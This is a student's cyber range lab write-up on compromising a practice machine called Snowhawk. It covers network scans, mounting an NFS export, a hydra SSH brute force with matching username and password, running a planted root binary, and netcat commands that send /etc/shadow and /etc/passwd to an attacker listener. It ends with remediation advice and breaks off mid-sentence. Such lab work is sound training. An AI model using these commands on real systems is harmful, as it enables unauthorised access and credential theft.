Cyber Range - Snowhawk

Atharva Velani 20411611


Very straight forward cyber range machine, where weak passwords and open mounting ports can allow people to easily access ones server. This writeup exploits open mounting ports and ssh into servers.

Table of Contents:

Step 1: Scan the network

Simple nbtscan (when services aren't pinging) this is a quick way to find without nmap. We can use nmap afterwards for a more detailed report.

Nbtscan 192.168.2.0/24



```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# nbtscan 192.168.2.0/24
Doing NBT name scan for addresses from 192.168.2.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.2.4      CALDERA          <server>  <unknown>        08:00:27:21:b0:95
192.168.2.10     BALMORA          <server>  <unknown>        08:00:27:0e:55:99
192.168.2.12     ALDRUHN          <server>  <unknown>        08:00:27:28:a8:a2
192.168.2.15     GNISIS           <server>  <unknown>        08:00:27:89:08:0f
192.168.2.20     TEL-MORA         <server>  TEL-MORA         00:00:00:00:00:00
192.168.2.155    SNOWHAWK         <server>  SNOWHAWK         00:00:00:00:00:00
```


```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 1: nbtscan of network)

Use nmap to scan the network for open ports that we can exploit.

nmap -sV -sC -A 192.168.2.155


The '-A' gives us more vital information that we can use to extract. Ive posted a screenshot without the '-A' to keep the image more concise. I also didn't add the '-Pn' as we know we can scan this server without it, and in doing so it will speed down our scan time.



```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: CYRODIIL-FORTS)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: CYRODIIL-FORTS)
2049/tcp open  nfs         2-4 (RPC #100003)
5801/tcp open  vnc-http    TightVNC 1.2.9 (resolution: 1024x788; VNC TCP port 5901)
|_http-title: Remote Desktop
5901/tcp open  vnc         VNC (protocol 3.7)
| vnc-info:
|   Protocol version: 3.7
|   Security types:
|     None (1)
|     Tight (16)
|   Tight auth subtypes:
|     None
|_  WARNING: Server does not require authentication
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```


(Figure 2: nmap scan for more information)



```
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0            2326 Nov 20  2004 apache_pb.gif
| -rw-r--r--    1 0        0            1385 Nov 20  2004 apache_pb.png
| -rw-r--r--    1 0        0            2410 Dec 14  2005 apache_pb22.gif
| -rw-r--r--    1 0        0            1502 Dec 14  2005 apache_pb22.png
| -rw-r--r--    1 0        0            2205 Dec 14  2005 apache_pb22_ani.gif
| -rw-r--r--    1 0        0             302 Mar 13  2006 favicon.ico
| -rw-r--r--    1 0        0              44 Nov 20  2004 index.html
|_-rw-r--r--    1 0        0              26 Dec 03  2008 robots.txt
22/tcp   open  ssh         OpenSSH 5.1 (protocol 2.0)
| ssh-hostkey:
|   1024 ee:cd:95:f4:32:78:6c:73:e6:83:ae:36:0e:52:c8:81 (DSA)
|_  1024 91:e7:9b:57:94:15:a6:79:01:02:98:22:2d:1a:49:e4 (RSA)
80/tcp   open  http        Apache httpd 2.2.10 ((Linux/SUSE))
|_http-server-header: Apache/2.2.10 (Linux/SUSE)
|_http-favicon: Apache on Linux
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Potentially risky methods: TRACE
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      37497/udp   mountd
|   100005  1,2,3      49663/tcp   mountd
|   100021  1,3,4      44123/udp   nlockmgr
|   100021  1,3,4      46694/tcp   nlockmgr
|   100024  1          49125/udp   status
|_  100024  1          60001/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: CYRODIIL-FORTS)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: CYRODIIL-FORTS)
2049/tcp open  nfs         2-4 (RPC #100003)
```

```
root@kali:~
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 3: more detailed scan continued)



```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# nmap -p 139,445 --script smb-vuln* 192.168.2.155                    148 ✕ 18 ⚙
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-23 08:57 EDT
Nmap scan report for 192.168.2.155
Host is up (0.012s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a nul
l deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by R
on Bowes
|       while working on smb-enum-sessions.
|_
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was suppose
d to (one or more fields are missing); aborting [14]

Nmap done: 1 IP address (1 host up) scanned in 5.71 seconds
```

```
root@kali:~
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```


(Figure 4: smb vulnerability scan)

Nmap -p 139,445 --script smb-vuln* 192.168.2.155
This script checks for common smb vulnerabilities including Eternal blue exploit, however, this doesn't seem to be vulnerable to that exploit only DOS ones which are unnecessary for our goals.

Step 2: exploiting vulnerable ports

Interesting ports open 445, 111, 80, 21 allows anonymous.


ftp anonymous doesn't allow to put any files, and dirb returns nothing of use



```
226 Directory send OK.
ftp> put test.txt
local: test.txt remote: test.txt
200 PORT command successful. Consider using PASV.
553 Could not create file.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            2326 Nov 20  2004 apache_pb.gif
-rw-r--r--    1 0        0            1385 Nov 20  2004 apache_pb.png
-rw-r--r--    1 0        0            2410 Dec 14  2005 apache_pb22.gif
-rw-r--r--    1 0        0            1502 Dec 14  2005 apache_pb22.png
-rw-r--r--    1 0        0            2205 Dec 14  2005 apache_pb22_ani.gif
-rw-r--r--    1 0        0             302 Mar 13  2006 favicon.ico
-rw-r--r--    1 0        0              44 Nov 20  2004 index.html
-rw-r--r--    1 0        0              26 Dec 03  2008 robots.txt
226 Directory send OK.
ftp> 
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 5: ftp attempt)



```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# showmount -e 192.168.2.155
Export list for 192.168.2.155:
/home/prator     *
/srv/www/htdocs  *
/srv/www/cgi-bin *

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# mkdir mount

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# mount /dir 192.168.2.155:/home/prator mount
mount: bad usage
Try 'mount --help' for more information.

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# mount -t nfs 192.168.2.155:/home/prator mount
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 6: mounting to /home/prator)

Showmount -e 192.168.2.155

With this we know there is a user prator as its linked to /home/ directory. I've shown how to mount but is unnecessary as the password is very weak and will be able to ssh directly into server as prator.

If you would like to mount:
mkdir mount (can make this in /tmp folder)
mount -t nfs 192.168.2.155:/home/prator mount


Step 3: Accessing server through ssh and password guessing

We know we are in user prator's root directory, lets try brute force ssh into the server. However before attempting when we tried the common passwords it ended up working.

Username: **prator** Password: **prator**

ssh prator@192.168.2.155

Step 4: Privilege escalation



```
┌──(root💀kali)-[/home/…/Desktop/cyberrange/snowhawk/mount]
└─# ssh prator@192.168.2.155
Password:
Last login: Sun Oct 25 23:14:06 2020 from 10.8.0.26
Have a lot of fun...
prator@Snowhawk:~> ls
bin  Documents  public_html  rootget  rootget.c
prator@Snowhawk:~> ./rootget
Snowhawk:~> id
uid=0(root) gid=0(root) groups=16(dialout),33(video),100(users)
Snowhawk:~> whoami
root
Snowhawk:~> 
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 7: ssh and gaining root access)

There is a c file that is compiled that gets root for us, executing it will give us root straight away.

Ls
./rootget
whoami


As we can see we have full access to this computer as root.

Conclusions

This machine has many vulnerabilities that can be resolved simply by closing a majority of the ports. If some need to be open, closing redundant services such as mountd to avoid remote mounting by others on the network. Having a rootget.c in the home directory of a standard user should be removed as attackers can go from standard user to root with one command.

Workshop 6 Screenshots

Users of snowhawk




```
Snowhawk:/usr> cd /home
Snowhawk:/home> ls
aquilifer  centurion  cornicen  legatus  prator
Snowhawk:/home> 
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

Hydra brute force

Users file that is used for brute force hydra




```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# cat users.txt
aquilifer
centurion
cornicen
legatus
prator
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

Try brute force with the same file, in case password is same as username. We have a match.

hydra -t 4 -L users.txt -P users.txt 192.168.2.155 ssh




```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# hydra -t 4 -L users.txt -P users.txt 192.168.2.155 ssh                255 ✗ 18 ⚙
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-23 09:05:56
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ssh://192.168.2.155:22/
[22][ssh] host: 192.168.2.155   login: prator   password: prator
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-23 09:05:57

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# 
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```


Netcat for file transfer



```
netcat -h for help
Snowhawk:/home> netcat -w 3 10.8.0.115 8989 < /etc/shadow
Snowhawk:/home> netcat -w 3 10.8.0.115 8989 < /etc/passwd
Snowhawk:/home> 
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

Can cat the files and copy them into .txt files



```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# nc -l -p 8989 > shadow                                        3 ⚙

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# nc -l -p 8989 > passwd                                        3 ⚙

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# ls -la                                                        3 ⚙
total 150696
drwxr-xr-x  3 root root       4096 Oct 23 09:19 .
drwxrwxr-x 14 root root       4096 Oct 23 07:39 ..
-rw-r--r--  1 root root  154272167 Oct 23 09:18 hydra.restore
drwxr-xr-x  7 1001 users      4096 Oct 25  2020 mount
-rw-r--r--  1 root root         44 Oct 23 09:04 passlist.txt
-rw-r--r--  1 root root       1987 Oct 23 09:19 passwd
-rw-r--r--  1 root root       1273 Oct 23 09:18 shadow
-rw-r--r--  1 root root         10 Oct 23 08:37 test.txt
-rw-r--r--  1 root root         44 Oct 23 09:02 users.txt

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─#                                                               3 ⚙
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

Kali (attacker) use command first:

